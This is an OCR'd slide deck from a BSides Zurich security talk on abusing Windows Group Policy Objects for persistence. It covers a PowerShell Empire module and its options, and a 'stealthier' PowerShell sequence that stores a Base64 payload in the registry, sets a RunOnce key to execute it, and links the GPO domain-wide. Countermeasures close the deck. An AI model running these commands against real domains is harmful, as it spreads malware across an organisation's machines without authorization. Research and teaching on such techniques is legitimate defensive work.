badGPO

Using GPOs for Persistence and Lateral Movement

Speakers: Yves Kraft, Immanuel Willi

17. September 2016

GOAL

To create awareness

or...

to give you neat ideas!

AGENDA

- Introduction
- Malicious Group Policies
- Countermeasures
- Future Work

HOW IT STARTED

- Remote Management [Line 565]
  […]
  5) GPO
  If all those protocols are disabled or blocked by the firewall, once you're Domain Admin, you can use GPO to give users a login script, install an msi, execute a scheduled task [13], or, like we'll see with the computer of Mauro Romeo (one of Hacking Team's sysadmins), use GPO to enable WMI and open the firewall.

- Persistence [Line 726]
  To hack companies, persistence isn't needed since companies never sleep. I always use Duqu 2 style "persistence", executing in RAM on a couple high-uptime servers.

Source: https://ghostbin.com/paste/6kho7

THOUGHTS ABOUT PHINEAS FISHERS WRITE-UP

- Idea
  - Create a POC that uses group policies (GPOs) to distribute malware in a sneaky way to gain persistence in an automated manner.
- Goal
  - Infect (a subset of) domain joined systems using a backdoor in memory of high uptime servers.
- Steps to take
  - Create or inject into an existing GPO
    - Set Run/RunOnce registry key
  - Link GPO to domain/organizational unit
  - Wait for incoming connections ☺


INTRODUCTION TO GROUP POLICIES

- Group Policy provides the centralized management and configuration of operating systems, applications, and users' settings in an Active Directory environment:
  - Administrative templates
  - Security settings
  - Software installation
  - Scripts
  - Remote Installation Services
  - Internet Explorer maintenance
  - Folder redirection

INTRODUCTION TO GROUP POLICIES

- GPOs tend to get messy
- Hard to read
- Problems with privileges

POWERSHELL EMPIRE




- Framework
  - Pure PowerShell post-exploitation framework
  - Cryptologically-secure communications
  - Module based post-exploitation

- Small forensic footprint
  - Runs in memory
  - Runs on PowerShell (Windows standard application)

- Web:
  - http://www.powershellempire.com
  - https://github.com/powershellempire/empire

MALICIOUS GROUP POLICY ATTACK SCENARIO



(Empire: **persistence/elevated/Set_GpRegistryValue**) > options

```
          Name: Set-GpRegistryValue
        Module: persistence/elevated/Set_GpRegistryValue
    NeedsAdmin: True
     OpsecSafe: False
  MinPSVersion: 2
    Background: False
OutputExtension: None
```

Authors:
  Immanuel Willi
  Yves Kraft


Description:
  This module is intended to set a Run or RunOnce registry
  value using Group Policy Objects (GPO). It creates a new (or
  modifies an existing) GPO on the Domain Controller. Options
  for linking and enabling GPOs can be provided if required.
  Requirements: This module need Domain Admin privileges, and
  needs to be run against a Domain Controller!


Options:

Name	Required	Value	Description
ADSpath	True	"DC=corp,DC=com"	Specify the LDAP distinguished name of the site, domain or OU to which to link the GPO (eg. for corp.com, the LDAP distinguished name is "DC=corp,DC=com)".
RunOption	True	runonce	Set registry key for HKLM\Software\Microsoft\Windows\CurrentVersion\Run or \RunOnce. Accepted values are "run" or "runonce".
GpoName	False	BSidesZH	Either the module creates a new GPO with the given name, or extends an existing GPO (i.e. "Default Domain Policy"). The default value is a random string.
LinkGpo	False	yes	Link the GPO to a site, domain or organizational unit (OU). Accepted values are "yes" or "no".
RegistryValue	True	calc.exe	Path to executable.
LinkEnableGpo	False	Yes	Specifies whether the GPO link is enabled. Possible values are "yes" or "no".
RegistryValueName	False	badGPO	The name to give the registry value (eg. something stealthy like "Windows Update"). The default value is a random string.
Agent	True	dc01	Agent with Domain Admin privileges on a Domain Controller.

```
Options:

  Name              Required    Value                Description
  ----              --------    -------              -----------
  ADSpath           True        "DC=corp,DC=com"     Specify the LDAP distinguished name of
                                                     the site, domain or OU to which to link
                                                     the GPO (eg. for corp.com, the LDAP
                                                     distinguished name is "DC=corp,DC=com)".
  RunOption         True        runonce              Set registry key for HKLM\Software\Micro
                                                     soft\Windows\CurrentVersion\Run or
                                                     \RunOnce. Accepted values are "run" or
                                                     "runonce".
  GpoName           False       BSidesZH             Either the module creates a new GPO with
                                                     the given name, or extends an existing
                                                     GPO (i.e. "Default Domain Policy"). The
                                                     default value is a random string.
  LinkGpo           False       yes                  Link the GPO to a site, domain or
                                                     organizational unit (OU). Accepted
                                                     values are "yes" or "no".
  RegistryValue     True        calc.exe             Path to executable.
  LinkEnableGpo     False       Yes                  Specifies whether the GPO link is
                                                     enabled. Possible values are "yes" or
                                                     "no".
  RegistryValueName False       badGPO               The name to give the registry value (eg.
                                                     something stealthy like "Windows
                                                     Update"). The default value is a random
                                                     string.
  Agent             True        dc01                 Agent with Domain Admin privileges on a
                                                     Domain Controller.
```






A MORE STEALTHY WAY

```
New-GPO -Name badGPO -comment "This is a test GPO generated by badGPO and totally
not suspicious"

Set-GPRegistryValue -Name "badGPO" -key "HKLM\Software\badGPO" -ValueName payload
-Type String -value <Base64 encoded payload>
$payload='$payload'

Set-GPRegistryValue -Name "badGPO" -key
"HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce" -ValueName payload -Type
String -value "PowerShell -Command ""& {`$key` =
'HKLM:\SOFTWARE\!badGPO';`$payload`=(Get-ItemProperty -Path `$key` -Name
payload).payload;powershell.exe -e `$payload`;}"""

New-GPLink -name "badGPO" -target "DC=corp,DC=com" -enforced yes
```



COUNTERMEASURES

- Review your GPOs
- Limit admin privileges (least privilege principle)
- Restrict application usage
- Monitoring & IDS (intrusion detection)
- Healthy information security ecosystem
- …?

FUTURE WORK

- Cover more attack vectors and implement more GPO related PowerShell Empire modules
  - Registry Settings (Run/RunOnce, Autostart)
  - Login script
  - Task scheduler
  - Install MSI package
  - File search
  - Firewall manipulations
  - Start/stop services
  - Bridging an airgap
  - ...?
- Preserve timestamp of manipulated GPOs

CONTACT US

Yves Kraft (@nrx_ch)
yves.kraft@oneconsult.com

Immanuel Willi
immanuel.willi@oneconsult.com

Schweiz

Oneconsult AG
Schützenstrasse 1
8800 Thalwil

Tel +41 43 377 22 22
info@oneconsult.com

Oneconsult AG
Bärenplatz 7
3011 Bern

Tel +41 31 327 15 15
info@oneconsult.com

Deutschland

Niederlassung der Oneconsult AG
Karlstraße 35
80333 München

Tel +49 89 452 35 25 25
info@oneconsult.de

BSIDES ZURICH

oneconsult®